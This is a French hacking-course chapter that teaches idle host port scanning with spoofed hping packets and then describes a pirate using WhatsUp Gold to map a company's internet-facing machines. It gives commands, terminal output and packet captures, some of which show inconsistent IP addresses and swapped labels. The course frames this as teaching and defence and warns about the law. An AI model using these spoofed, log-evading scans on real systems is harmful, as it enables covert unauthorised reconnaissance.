Dans la partie précédente, nous avons pris connaissance de ce qu'était l'IP spoofing. Nous nous proposons maintenant de voir comment un pirate peut réussir à l'utiliser pour scanner un serveur sans laisser son adresse IP dans les logs. Le but est de prouver que les IPs contenues dans vos fichiers de logs peuvent être falsifiées, et de vous inciter quand c'est possible à mettre en place des règles de filtrage pour qu'aucun "idle host" n'ait accès au serveur, ce qui empêchera la mise en oeuvre de cette technique de scan. Etudions la chose de plus près...

Idle host scan :

L'idle host scan est une technique trouvée par le créateur de Hping qui permet de scanner les ports d'un serveur, sans laisser son IP dans ses logs, et en utilisant l'IP spoofing. Mais pour cela, il nous faut une machine peu active qui va nous servir pour déterminer les ports ouverts du serveur... Vous allez comprendre ;)

Simulation pratique d'une telle attaque :

Nous avons utilisé trois machines sur nos serveurs de la Hackademy :

- Une machine attaquante sous linux ou équivalent Unix (car Hping ne tourne que sous ces systèmes) --> que nous appellerons A
- Un serveur cible --> que nous appellerons S
- Une machine peu active (surtout pas un serveur ! :) --> à savoir C

La machine A doit être sous linux ou équivalent et avoir installé Hping que l'on peut télécharger sur <http://www.hping.org>. Dans un premier temps, ce qui va nous intéresser, sera de contrôler l'incrémementation du numéro d'identification (id) du protocole IP des paquets émis par C. Pour cela, deux conditions doivent être réunies : nous devons forcer la machine C à nous envoyer des paquets tcp/ip (quels qu'ils soient) de façon continue, et C ne doit avoir aucune connection active pendant la durée des opérations (excepté avec A, cela va sans dire). Nous comprenons tout de suite l'intérêt de choisir une machine client pour C. Celle-ci n'étant pas serveur, il y a plus de chances que nous soyons les seuls à communiquer avec elle.

Pour dialoguer avec C et lui forcer à nous révéler son id, deux solutions sont envisageables :

- 1) Nous essayons d'initialiser une connection sur un port actif de la machine C en envoyant des paquets avec le flag Syn actif (très important, sinon la machine ne répondra pas). La machine nous répondra alors par des paquets avec les flags Syn et Ack activés.
- 2) Nous envoyons des paquets sur un port fermé (pas besoin d'activer le moindre flag). La machine croira à une erreur et nous enverra des paquets réponses avec les flags Ack et Reset actifs.

Quelle méthode est la plus valable ? Si les deux fonctionnent très bien, la première présente deux désavantages de taille : si l'on veut rester logique avec nos propos antérieurs, choisir une machine C qui n'aurait ne serait-ce qu'un port ouvert est ridicule (c'est un serveur dans ces cas-là et les risques de connections avec un autre que A sont importantes). Par ailleurs, envoyer des flots de demandes de connection sur C sur un port précis pourrait être mal interprété par un administrateur consciencieux qui regarderait ses logs (il pourrait croire à un syn flooding ou à un syn scanning).

Nous allons donc forger des paquets selon le second schéma, et pour cela, nous utiliserons hping. Hping, tout comme nemesi, est un forgeur de paquets tcp/ip. Pourquoi choisir hping ? Et bien, hping possède une fonctionnalité intéressante qui est celle de loguer sur la console les réponses aux paquets émis via hping. Si nous avons utilisé nemesi par exemple, il eût fallu utiliser un sniffer pour regarder les paquets émis.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Il nous suffira de taper la commande suivante :
 hping <ip de C> -r
 (par ex : hping 192.168.1.5 -r)

Ici, -r correspond à l'option montrant l'incrément de l'id au fur et à mesure des émissions (on ne choisira cette option que pour des raisons de clarté).

```

xterm
kheops:/home/toki# hping 192.168.1.5 -r
HPING 192.168.1.5 (eth0 192.168.1.5): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.5 flags=RR seq=0 ttl=128 id=47878 win=0 rtt=11.0 ms
len=46 ip=192.168.1.5 flags=RR seq=1 ttl=128 id=256 win=0 rtt=2.0 ms
len=46 ip=192.168.1.5 flags=RR seq=2 ttl=128 id=256 win=0 rtt=0.5 ms
len=46 ip=192.168.1.5 flags=RR seq=3 ttl=128 id=256 win=0 rtt=0.4 ms
len=46 ip=192.168.1.5 flags=RR seq=4 ttl=128 id=256 win=0 rtt=0.5 ms
--- 192.168.1.5 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.4/2.9/11.0 ms
kheops:/home/toki#
  
```

Voici une capture réalisée avec Ethereal des paquets envoyés et reçus successivement entre les machines A et C.

1er paquet : Dans la capture, la machine A est celle qui a l'IP 192.168.1.2 et la machine C est celle qui a l'IP 192.168.1.5.

```

Internet Protocol, Src Addr: kheops (192.168.1.2), Dst Addr: 192.168.1.5 (192.168.1.5)
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
  Total Length: 40
  Identification: 0x1e34
  Flags: 0x00
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (0x06)
  Header checksum: 0xd944 (correct)
  Source: kheops (192.168.1.2)
  Destination: 192.168.1.5 (192.168.1.5)
  
```

C'est le protocole IP qui va surtout nous intéresser :). Le premier paquet est donc envoyé par la machine A vers la machine C. C'est un paquet TCP envoyé sur le port 0 de la machine C, avec tous les flags à 0. Avec un numéro de séquence et un numéro d'acquittement. Notez bien qu'ici l'Identification IP est égale à 0x1e34 (1e34 en hexadécimal).

```

Internet Protocol, Src Addr: 192.168.1.5 (192.168.1.5), Dst Addr: kheops (192.168.1.2) 2ème paquet :
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
  Total Length: 40
  Identification: 0xbb06
  Flags: 0x00
  Fragment offset: 0
  Time to live: 128
  Protocol: TCP (0x06)
  Header checksum: 0xfc71 (correct)
  Source: 192.168.1.5 (192.168.1.5)
  Destination: kheops (192.168.1.2)
  
```

La machine C répond avec un paquet TCP contenant RST/ACK à 1. (normal le port 0 n'est pas ouvert). Notez que son numéro d'Identification IP est 0xbb06

3ème paquet :

```

Internet Protocol, Src Addr: kheops (192.168.1.2), Dst Addr: 192.168.1.5 (192.168.1.5)
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
  Total Length: 40
  Identification: 0x06a0
  Flags: 0x00
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (0x06)
  Header checksum: 0xf0d8 (correct)
  Source: kheops (192.168.1.2)
  Destination: 192.168.1.5 (192.168.1.5)
  
```

La machine A renvoie un paquet TCP sur le port 0 avec tous les flags à 0.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Notez que notre numéro d'identification IP s'est incrémenté de plusieurs bits passant de 0x1e34 à 0x06a0

4ème paquet :

La machine répond avec un paquet TCP identique au 2ème paquet, et regardez le numéro d'identification IP ! Il s'est incrémenté de +256 !

```

Internet Protocol, Src Addr: 192.168.1.5 (192.168.1.5), Dst Addr: kheops (192.168.1.2)
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; EDN: 0x00)
  Total Length: 40
  Identification: 0xbc06
  Flags: 0x00
  Fragment offset: 0
  Time to live: 128
  Protocol: TCP (0x06)
  Header checksum: 0xf571 (correct)
  Source: 192.168.1.5 (192.168.1.5)
  Destination: kheops (192.168.1.2)

```

En effet, si l'on compare l'identification IP avec celle du 2ème paquet, on peut remarquer qu'il passe de 0xbb06 à 0xbc06 (faites le calcul si vous ne me croyez pas :p).

3ème, 4ème, 5ème, 10ème paquets : Regardez ! Le numéro d'identification de la machine A s'incrémente toujours de +256 ! Attention, ce n'est pas tant la valeur de l'incrément qui nous intéresse ici mais bel et bien le fait qu'il soit constant. C'est grâce à ce numéro d'identification que l'on va pouvoir déterminer si un port est ouvert sur le serveur S.

Maintenant, la machine A doit envoyer un paquet spoofé vers le serveur S, pour lui faire croire que la machine C désire se connecter. Pour mettre en place le scan, on garde la première fenêtre ouverte et on en ouvre une dans laquelle on tapera :

hping -a <IPspoofée> -S -p <port> <ipdestination>

Ex : hping -a 192.168.1.5 -S -p 21 192.168.1.1 où 21 est un port dont nous allons essayer de déterminer s'il est ouvert ou non.

On lancera les émissions de paquets en simultanée pour une meilleure analyse des résultats.

Premier terminal : émission des paquets spoofés au serveur S.

```

xterm
kheops:/home/toki# hping -a 192.168.1.5 -S -p 21 192.168.1.1
HPING 192.251.61.27 (eth0 192.251.61.27): S set, 40 headers + 0 data bytes
len=46 ip=192.251.61.27 flags=SR DF seq=0 ttl=128 id=51804 win=16616 rtt=90.4 ms
len=46 ip=192.251.61.27 flags=SR DF seq=1 ttl=128 id=51805 win=16616 rtt=88.8 ms
len=46 ip=192.251.61.27 flags=SR DF seq=2 ttl=128 id=51806 win=16616 rtt=88.8 ms
len=46 ip=192.251.61.27 flags=SR DF seq=3 ttl=128 id=51808 win=16616 rtt=90.7 ms
len=46 ip=192.251.61.27 flags=SR DF seq=4 ttl=128 id=51809 win=16616 rtt=88.6 ms
len=46 ip=192.251.61.27 flags=SR DF seq=5 ttl=128 id=51810 win=16616 rtt=88.7 ms
len=46 ip=192.251.61.27 flags=SR DF seq=6 ttl=128 id=51811 win=16616 rtt=90.3 ms

--- 192.251.61.27 hping statistic ---
8 packets transmitted, 7 packets received, 13% packet loss
round-trip min/avg/max = 88.7/89.8/90.9 ms
kheops:/home/toki#

```

Ici, C demande des connections à S. L'ID s'incrémente de +1 à chaque envoi. Notez le fait que nous percevons les paquets de C sur notre terminal. Ceci ne s'est produit que parce que nous travaillons dans un lan doté d'un hub. Par conséquent, les paquets de C nous reviennent. Si C avait eu une IP publique (internet) nous n'aurions aucun moyen de récupérer les paquets. Notons toutefois que ce n'est absolument pas indispensable. Une information importante pour la compréhension est contenue dans ces paquets. Les paquets de retour ont les flags Syn et Ack à 1. Par conséquent, le port 21 est ouvert.

Deuxième terminal : émission des paquets TCP/IP au client C.

```

xterm
es
len=46 ip=192.168.1.5 flags=RR seq=0 ttl=128 id=56838 win=0 rtt=0.6 ms
len=46 ip=192.168.1.5 flags=RR seq=1 ttl=128 id=256 win=0 rtt=0.4 ms
len=46 ip=192.168.1.5 flags=RR seq=2 ttl=128 id=512 win=0 rtt=0.5 ms
len=46 ip=192.168.1.5 flags=RR seq=3 ttl=128 id=512 win=0 rtt=0.4 ms
len=46 ip=192.168.1.5 flags=RR seq=4 ttl=128 id=512 win=0 rtt=0.3 ms
len=46 ip=192.168.1.5 flags=RR seq=5 ttl=128 id=512 win=0 rtt=0.4 ms
len=46 ip=192.168.1.5 flags=RR seq=6 ttl=128 id=512 win=0 rtt=0.3 ms
len=46 ip=192.168.1.5 flags=RR seq=7 ttl=128 id=512 win=0 rtt=0.4 ms
len=46 ip=192.168.1.5 flags=RR seq=8 ttl=128 id=512 win=0 rtt=0.4 ms
len=46 ip=192.168.1.5 flags=RR seq=9 ttl=128 id=512 win=0 rtt=0.4 ms
len=46 ip=192.168.1.5 flags=RR seq=10 ttl=128 id=256 win=0 rtt=0.3 ms
len=46 ip=192.168.1.5 flags=RR seq=11 ttl=128 id=256 win=0 rtt=0.4 ms

--- 192.168.1.5 hping statistic ---
12 packets transmitted, 12 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.4/0.6 ms
kheops:/home/toki#

```

Regardons en parallèle ce qui se trouve sur notre deuxième terminal, le seul qui présente un intérêt ici.

Nous observons que les id des paquets sont tous incrémentés de +256 mais à partir du 3ème, l'incrément est doublé (+512). L'ID est doublé lors de l'émission de 8 paquets (seq=2 à seq=9) exactement. Or 8 paquets exactement avaient été émis (voir bas de la capture précédente). Que peut-on en conclure ? Puisque l'ID a doublé, cela ne peut signifier qu'une seule chose : 8 paquets ont été émis par C mais qui n'étaient pas à destination de A, d'où le saut d'incrément de +256 à +512. Quels étaient ces paquets ? Si vous vous référez au chapitre

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

précédent, il s'agissait nécessairement de paquets de C vers S avec le flag RST actif. Pourquoi donc ? Eh bien C n'a jamais lui-même demandé de connection. Il informe donc S à chaque paquet avec un Syn / Ack de S qu'il reçoit qu'il s'agit d'une erreur.

On sait que, sur le serveur qui nous intéresse, le port 22 est fermé. On va donc répéter la même expérience en troquant le port 21 pour le port 22. Observons les résultats.

Premier terminal : émission des paquets spoofés au serveur S

```
xterm
kheops:/home/toki# hping 192.168.1.5 -r
HPING 192.168.1.5 (eth0 192.168.1.5): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.5 flags=RA seq=0 ttl=128 id=61958 win=0 rtt=24,1 ms
len=46 ip=192.168.1.5 flags=RA seq=1 ttl=128 id=256 win=0 rtt=0,7 ms
len=46 ip=192.168.1.5 flags=RA seq=2 ttl=128 id=256 win=0 rtt=0,5 ms
len=46 ip=192.168.1.5 flags=RA seq=3 ttl=128 id=256 win=0 rtt=0,6 ms
len=46 ip=192.168.1.5 flags=RA seq=4 ttl=128 id=256 win=0 rtt=0,5 ms
len=46 ip=192.168.1.5 flags=RA seq=5 ttl=128 id=256 win=0 rtt=0,5 ms
len=46 ip=192.168.1.5 flags=RA seq=6 ttl=128 id=256 win=0 rtt=0,8 ms
len=46 ip=192.168.1.5 flags=RA seq=7 ttl=128 id=256 win=0 rtt=0,5 ms
len=46 ip=192.168.1.5 flags=RA seq=8 ttl=128 id=256 win=0 rtt=0,5 ms
len=46 ip=192.168.1.5 flags=RA seq=9 ttl=128 id=256 win=0 rtt=1,3 ms

--- 192.168.1.5 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 0.5/3.0/24.1 ms
kheops:/home/toki#
```

On note que les paquets de retour n'ont plus les flags Syn et Ack à 1 mais Ack et Reset. Logique, les ports sont fermés.

Deuxième terminal : émission des paquets TCP/IP au client C.

```
xterm
kheops:/home/toki# hping -a 192.168.1.5 -S -p 22 193.251.61.27
HPING 193.251.61.27 (eth0 193.251.61.27): S set, 40 headers + 0 data bytes
len=46 ip=193.251.61.27 flags=RA seq=0 ttl=126 id=51837 win=0 rtt=91,0 ms
len=46 ip=193.251.61.27 flags=RA seq=1 ttl=126 id=51838 win=0 rtt=89,0 ms
len=46 ip=193.251.61.27 flags=RA seq=2 ttl=126 id=51839 win=0 rtt=90,8 ms
len=46 ip=193.251.61.27 flags=RA seq=3 ttl=126 id=51840 win=0 rtt=89,8 ms
len=46 ip=193.251.61.27 flags=RA seq=4 ttl=126 id=51841 win=0 rtt=88,8 ms
len=46 ip=193.251.61.27 flags=RA seq=5 ttl=126 id=51842 win=0 rtt=91,0 ms
len=46 ip=193.251.61.27 flags=RA seq=6 ttl=126 id=51843 win=0 rtt=89,6 ms
len=46 ip=193.251.61.27 flags=RA seq=7 ttl=126 id=51844 win=0 rtt=88,6 ms
len=46 ip=193.251.61.27 flags=RA seq=8 ttl=126 id=51845 win=0 rtt=89,4 ms
len=46 ip=193.251.61.27 flags=RA seq=9 ttl=126 id=51846 win=0 rtt=92,0 ms

--- 193.251.61.27 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 88.6/90.0/92.0 ms
kheops:/home/toki#
```

Ici, on constate que l'ID n'a pas changé. Pourquoi me demanderez-vous ? Tout simplement parce qu'une machine ne répond jamais à un Reset. D'ailleurs, soyons logiques, si une machine devait y répondre, ce serait nécessairement par un Reset aussi. Donc, la machine renverrait une Reset une deuxième fois et ainsi de suite.

Lorsque le port est fermé, il n'y a pas plus "fuite" de paquets, donc plus de modifications de l'ID au cours du temps. Vous comprenez sans doute maintenant à quel point il est vital que la machine C ne corresponde qu'avec A.

Conclusion :

Dans ce chapitre, nous avons vu le principe de fonctionnement de ce type de scan.

A noter que les unixiens utilisent le célèbre scanner de port de fyodor (nmap) (à télécharger sur <http://www.insecure.org>) qui prend en compte ce type de scan qui peut s'avérer redoutable. Remarquez que même si vous n'êtes pas dans les logs de S, vous êtes dans ceux de C. Un pirate peut donc être retrouvé...

Remarque :

- Rappelons que le scan de port constitue un délit. Vous n'êtes autorisés à scanner que vos propres machines en réseau local.
- Le(s) IP publique(s) utilisées pour réaliser ce chapitre sont celles des professeurs de The Hackademy. En tant que tel et avec leur accord, nous n'avons enfreint aucune règle. Vous n'êtes en aucun cas autorisés à scanner ces IP.
- Dans cette démonstration, nous avons utilisé l'ip 192.168.1.5 pour C et 192.168.1.2 pour A. Il est bien évident que le choix de ces IP (IP privées) n'est intelligent que dans le cadre de démonstrations. Un pirate serait démasqué selon toute logique s'il commettait l'erreur de choisir la machine spoofée dans son lan (A et C ont la même IP publique dans ces cas).

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

VII - Les network mappers

Bien qu'il soit utile de consacrer un chapitre à ce type de logiciels, car c'est bien de logiciel dont nous allons parler, nous ne diviserons les éléments qu'en trois parties : une partie sur le principe de ce type de logiciels, et leur utilité, et une autre sur la présentation, et quelques principes d'utilisation, de WhatsUP Gold Net Monitor d'IPSwitch, un puissant network mapper.

1 - Principe du network mapper et utilité :

Le principe de base du network mapper, c'est la cartographie. Les éléments à cartographier varient selon les networks mappers, mais en informatique, ce sont généralement des machines telles que des serveurs, des stations de travail, des routeurs, des passerelles, etc.

Le network mapper va permettre de regrouper tout un ensemble d'informations sur les ensembles de machines qui forment des réseaux. D'un point de vue commercial, ce logiciel est véritablement l'outil typique de surveillance et d'analyse dont peut avoir besoin un administrateur réseau, que ce soit pour surveiller depuis un seul poste que toutes les machines se portent bien sur le réseau, ou encore pour être alerté des services qui tombent en panne...

Mais un pirate informatique pourrait faire une "mauvaise" utilisation de ce type de logiciels. Nous allons voir comment, tourné vers des cibles sur Internet et avec ce type de logiciels, un pirate pourrait organiser une attaque structurée et élaborée envers le réseau d'ordinateurs d'une entreprise accessibles depuis Internet. La force de l'attaque dépend ensuite de la facilité pour le pirate à s'organiser, à monter des stratégies efficaces, à utiliser le logiciel. Le résultat dépend ensuite de ses compétences techniques globales.

Relativisons toutefois en précisant que le plus grand nombre d'attaques envers des systèmes se font sur des cibles localisées, souvent individuelles. Cependant, un pirate peut souhaiter s'attaquer à une entreprise et avoir recours à un Network Mapper pour fonder ses actions. Bien utilisé, ce logiciel peut garantir trois fois plus d'efficacité sur les actions d'un pirate. Ce qui freine ce genre d'activités, c'est aussi le temps que peut prendre la récolte des informations avant analyse et surveillance, et leur organisation au sein des données que peut enregistrer un network mapper.

2 - Installation, configuration d'un Network mapper :

Rendez-vous sur le site <http://www.ipswitch.com/>. Allez dans "Download" où vous pourrez télécharger une version d'évaluation de WhatsUp Gold, d'à peu près 10 Mbits.

Après exécution de l'installation, procédez aux étapes courantes nécessaires, mais prêtez attention à ces étapes-ci de l'installation :

1. Laissez décochée la case "NT Service Check" ;

NT Service Check - Identifies and monitors all your NT services and automatically restarts them if unavailable.

2. Idem pour la case "Syslog" qui vient juste après ;
3. Poursuivez le processus d'installation jusqu'à avoir la fenêtre de lancement de la version d'évaluation du logiciel.

Au lancement du logiciel, allez dans l'onglet "Configure". Il n'y a pas de vraie configuration du logiciel à faire. Notez toutefois que vous pouvez y configurer un serveur HTTP sur votre machine, dans "Web Server", ou même certaines caractéristiques du logiciel, dans "Program Options" dont on retiendra :

- Possibilité de gérer un fichier de log ("logging") ;
- Possibilité de gérer les icônes sur carte dont nous allons aborder le principe ("Device States"), ou de la carte elle-même ("Map Settings") ;

Rien de très compliqué à gérer au niveau de la configuration, les spécifications d'utilisation s'effectuant plus tard, à travers les outils proposés par le logiciel pour gérer au mieux vos données. En effet, un Network Mapper ne se contente pas uniquement de créer une carte pour placer les machines dont vous avez les adresses IP. Il intègre souvent une suite logicielle d'utilitaires dédiés à la résolution de services réseaux (scanning de ports), à la communication avec ceux-ci (divers utilitaires supportant des protocoles tels

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

SNMP ou encore permettant de transférer des informations avec des DNS), et surtout, point crucial, à la surveillance de leur activité. Non, vous ne saurez pas qui se connecte ou ne serez pas en mesure de capturer quelconque donnée, mais vous pourrez voir, 24h/24 l'ensemble de l'activité réseau (machines qui se déconnectent, ne répondent plus, ont des services qui tombent en panne ou déménagent, etc). Capacité native très utile puisqu'elle va permettre de ne rien laisser passer sur les systèmes sous écoute...

3 - Utilisation d'un network mapper :

Vous aurez compris, par les explications précédentes, que lorsqu'on parle de "carte", on parle de l'ensemble des données que gèrent les networks mappers, qui, regroupés, les font apparaître comme une carte. N'oubliez pas que ces logiciels sont, à la base, destinés aux administrateurs réseaux en entreprise, et que, par conséquent, il leur sert plus à monter des schémas liés à des outils de gestion réseau de leurs systèmes, qu'à pirater.

Il existe un outil de création de cartes sous WhatsUp qui passe par différentes étapes de configuration et d'utilisation et qui peut être tout aussi utile que de partir d'une carte créée à vide. Cet outil va vous permettre de monter votre carte avec une configuration propre et avec l'aide d'utilitaires réseaux. Voyons cela tout de suite :

1. Allez dans l'onglet "File" ;
2. Cliquez sur "New Map Wizard" ;
3. Choisissez "Discover and map network devices" ;
4. Sur la fenêtre suivante s'affiche différentes options qui vont servir à découvrir votre réseau local, pour le cartographier. Comme les pirates se tournent vers des cibles Internet, il leur faut adapter leur configuration pour des analyses vers des cibles Internet. Ainsi, ils choisiront de ne laisser cochée que la case : "Discover your Network using ICMP", ce qui veut dire "Découvrir le réseau avec le protocole ICMP" (ICMP, protocole de résolution d'adresse IP utilisé pour les pings notamment). C'est, ni plus ni moins, ce qu'il faut pour scanner la présence de moult machines sur Internet. Adaptez donc votre configuration comme vous l'entendez après avoir pris note de ce que l'on a vu ci-dessus.
5. Sur la fenêtre suivante, vous devez indiquer une adresse IP où va commencer le scanning (pour résoudre la présence des machines), et l'adresse IP où il va se terminer. Un pirate qui visera des machines d'entreprise sur Internet et veut faire une liste de toutes leurs machines online, va indiquer une plage d'adresse IP contenant l'ensemble, ou un gros ensemble, des adresses IP des machines de l'entreprise connectées à Internet en faisant un scann de présence (ping) commençant par l'adresse IP la plus basse pour aller à l'adresse IP la plus haute. C'est un peu le même principe que le scanning de plages de port, sauf qu'ici, il faut bien déterminer une plage d'adresses qui ne soit ni trop courte, ni trop longue. WhatsUp intègre des outils (tirés de WS Ping pro Pack notamment) qui vont permettre à un pirate, ou à un administrateur réseau, de faire ce travail efficacement.


Sachant que votre provider condamne le scanning, et que, même d'un point de vue juridique, la question est épineuse, nous vous déconseillons de pratiquer cette méthode. Vous pourriez voir votre compte fermé ! Par contre, rien ne vous empêche de scanner votre réseau personnel pour voir quelles informations un pirate pourrait obtenir.

L'outil de scan pour la création de carte de WhatsUp ne nous paraît pas ici assez développé. Il en intègre un autre qui est déjà bien plus pratique, nous le verrons donc plus tard.

Sur cette fenêtre, indiquez, puisque nous ne scannerons pas par ce biais, à "Start address" la valeur "127.0.0.1" et à "Ending address" la valeur "127.0.0.1" également. Ainsi, vous ne scannerez que votre machine, en partant de votre machine pour arriver à votre machine. On n'avance pas beaucoup, mais c'est démonstratif. Laissez les autres options en l'état, et passez à la fenêtre suivante.

6. Le logiciel affiche ensuite un utilitaire de résolution des services courants, ce qui va permettre, lorsqu'il scannera les machines sur la plage d'adresses IP, de vérifier également si les services sélectionnables ne sont pas actifs. D'un point de vue technique, c'est une simple résolution d'un port ouvert associé au service courant qui l'utilise (port 80 pour le service HTTP par exemple), fait par un paquet TCP, avec le flag SYN activé, en direction du port (service) en question. Vous pourriez tous les sélectionner pour être le plus pointu possible dans votre récupération d'informations, mais comme vous scannez votre machine, et que, encore une fois, cet utilitaire est limité, nous ne cocherons rien.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



Pour l'option "Only map devices", vous pouvez indiquer de ne cartographier que les machines faisant tourner aucun ou plus de services, au minimum un ou deux services. Un pirate fera une cartographie exhaustive des machines sur le net de l'entreprise, car des services peuvent apparaître ou des informations se dévoiler. Il laissera donc le choix sur "with 0 or more services". Dans Timeout, nous vous conseillons de préciser généralement un plus grand délai ; certains serveurs mettent plus de temps à répondre que d'autres, le délai de transmission peut alors dépasser les 300ms. Laissez activé "resolve hostnames", sachant qu'il va permettre de résoudre les noms d'hôtes des machines, nous avons déjà vu ce dont il s'agissait au début du cours. "Identify device via SNMP" permet de résoudre des services si une machine fait tourner un service SNMP en "public", nous avons aussi vu ça au début des cours. Désactivez l'option, elle risque de ralentir le processus et de ne pas récolter assez d'informations. Passez à l'étape suivante.

1. Le logiciel lance le scan, qui, ici, ne devrait prendre que quelques secondes. L'affichage des résultats ne devrait prendre en compte que votre machine. Cliquez sur "Terminer".


S'est créée alors une carte qui ne contient que votre machine. Tout ça pour juste cette petite icône ? Oui, mais une petite icône qui reflète l'activité sur le système. Si celui-ci se met à ne plus répondre aux paquets ping, alors le logiciel va faire changer la couleur de l'icône afin de vous informer d'une anomalie. En surveillant votre propre système, vous n'aurez jamais l'occasion de voir un tel événement. C'est pourquoi nous allons étudier les rajouts d'éléments sur la carte.

Utiliser les modes d'édition et de surveillance


La carte que vous avez sous les yeux est en mode d'analyse de la, ou des, machines qui sont enregistrées. Pour passer en mode d'édition de la fenêtre, utilisez l'onglet situé en bas de la carte :



Les éléments d'édition (icônes) se trouvent à gauche.



Pour rajouter un élément sur la carte, sélectionnez une icône, et faites-la glisser vers l'emplacement voulu sur le support. De là, éditez-en les propriétés (sélectionnez l'élément et faites un clic droit puis cliquez sur "Properties").



LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

De là, sachez que vous pouvez modifier le nom de l'icône sur la carte ("Display Name"), indiquer un autre type de machine "Type", modifier la méthode de résolution (laissez sur ICMP)... Par contre, les deux cases suivantes sont plus intéressantes. Ce sont elles qui permettent de spécifier l'adresse IP de la machine à surveiller. Le hostname est facultatif, il fait plus office d'information. Vous pouvez ensuite rajouter des commentaires dans "Info Line". Validez avec OK, quand tout est configuré. Notez éventuellement les outils à votre gauche, qui ne nous serviront pas ici.

Revenu au menu principal retournez sur l'onglet "Map" en-dessous de la carte. L'objet créé est consultable par un simple clic droit (connexion par telnet, ping, traceroute, consultabilité par HTTP), vous pouvez utiliser la fonction "Check Now" pour demander une vérification immédiate de la présence en ligne de la machine.



Et ce n'est pas tout ce qu'on peut dire de la surveillance. Vous en comprendrez l'ampleur en utilisant un outil intégré à WhatsUP : "Net Tools" (repris de Ws Ping pro Pack, adapté à WhatsUp).

Utilisation de Net Tools :


Allez dans l'onglet "Tools" puis dans "Net tools", cliquez. S'ouvre alors une boîte à outil contenant des applications pratiques. Si vous avez déjà manipulé WS Ping Pro Pack (du même concepteur) alors, vous êtes familier avec l'interface. Pour les autres, familiarisez-vous avec elles, nous n'allons voir ici que deux sections du logiciel : "Info" et "Scan".

Nous allons, pour comprendre comment un pirate fait, décrire pas à pas les processus qui sont appliqués pour récolter les informations les plus pertinentes et concises possibles sur des plages d'adresses IP.

L'objectif pour le pirate expérimenté sera d'acquérir ces données, sur lesquelles il fixera ses actions :


- L'ensemble des machines d'une société X, et uniquement d'une société X, mises en ligne sur Internet. Nous verrons comment le pirate sélectionne ses plages d'adresses IP, et arrive à choisir les bons systèmes.
- La liste exhaustive des services et applications serveurs en place sur toutes les machines. Là aussi, nous verrons quels outils sont à la disposition du pirate pour accomplir la tâche.

